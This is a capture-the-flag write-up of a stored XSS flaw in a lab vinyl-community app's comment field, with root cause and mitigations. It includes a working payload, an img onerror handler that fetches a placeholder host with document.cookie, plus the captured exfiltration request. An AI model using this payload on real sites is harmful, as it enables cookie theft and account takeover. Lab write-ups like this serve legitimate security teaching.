Stored XSS Leads to Admin Cookie Exfiltration | Crate & Sleeve
Lab Link
Crate & Sleeve - WebVerseLabs Pro
Overview
The Inscription challenge hosted a vinyl community application named Crate & Sleeve. Users could view record listings and leave comments on individual listing pages.
The comment feature accepted user-controlled HTML and rendered it back on the listing page without proper sanitization. This allowed a stored cross-site scripting payload to execute when another user or the admin bot viewed the affected listing.
By using an out-of-band interact endpoint, I confirmed JavaScript execution in the victim browser and captured the sensitive cookie containing the challenge flag.
Objective
The goal was to identify a client-side injection issue, trigger it through the application workflow, and retrieve the flag from the privileged browser context.
Vulnerability Identification
The vulnerable functionality was the comment box on a listing page:
1
2
GET /listing.php?id=12 HTTP/2
Host: <LAB_HOST>
The application allowed the logged-in user to post a comment. Since comments appeared on the listing page after submission, this was a strong candidate for stored XSS testing.
A basic HTML event-handler payload was used because image loading errors trigger JavaScript through the onerror attribute.
Recon / Approach
I first navigated to a listing page and checked whether comments were stored and displayed back to users.
The application showed:
- A listing page at
/listing.php?id=12 - A visible comment form
- The current logged-in user as
kelvin - Previously posted content rendered on the page
Because the comment content was rendered into the page, I tested whether HTML tags and event handlers were filtered or escaped.
Exploitation

The following payload was submitted in the comment field:
1
<img src=x onerror="fetch('http://<INTERACT_HOST>/?c='+document.cookie)">
After posting the comment, the payload was stored on the listing page.
When the page was later viewed by the privileged bot/user, the browser attempted to load the invalid image source x. Since the image failed to load, the onerror handler executed and sent the victim’s cookies to the interact endpoint.
The out-of-band listener received requests similar to:
1
2
GET /?c=WEBVERSE%7B...REDACTED...%7D HTTP/1.1
Host: <INTERACT_HOST>
The important part was the c query parameter, which contained the URL-encoded flag cookie.
Proof / Flag
The interact history confirmed successful execution from the victim environment:
1
2
GET /?c=WEBVERSE%7B...REDACTED...%7D
Source IP: 172.18.0.3
After URL decoding the value, the flag format was confirmed:
1
WEBVERSE{...REDACTED...}
Root Cause
The application stored and rendered user-supplied comments without applying proper output encoding or sanitization.
The vulnerable pattern was:
1
User comment input → stored in database → rendered as HTML → JavaScript execution
Because the comment body was treated as trusted HTML, attacker-controlled event handlers such as onerror could run in another user’s browser.
Impact
This vulnerability allowed an attacker to:
- Execute arbitrary JavaScript in the context of other users
- Steal cookies if they were not protected with
HttpOnly - Perform actions as the victim user
- Target privileged users or admin bots through stored content
- Exfiltrate sensitive challenge data such as the flag
In this lab, the stored XSS directly led to cookie exfiltration and flag disclosure.
Mitigation
To fix this issue:
- Encode user-generated content before rendering it into HTML
- Use a trusted HTML sanitizer if limited formatting is required
- Set sensitive cookies with the
HttpOnly,Secure, andSameSiteattributes - Apply a strict Content Security Policy to reduce XSS impact
- Validate and sanitize input on the server side
- Avoid rendering raw user input directly inside templates
A safer rendering approach would treat comments as text, not HTML.
Lessons Learned
Stored XSS is more dangerous than reflected XSS because the payload persists and can automatically execute whenever another user views the affected page.
In this challenge, a simple comment field became a persistent execution point. Once the admin or bot loaded the listing, the payload executed in the privileged browser context and leaked the flag-bearing cookie to the interact server.
The key takeaway is that every user-controlled field that is stored and later rendered should be treated as untrusted until it is safely encoded or sanitized.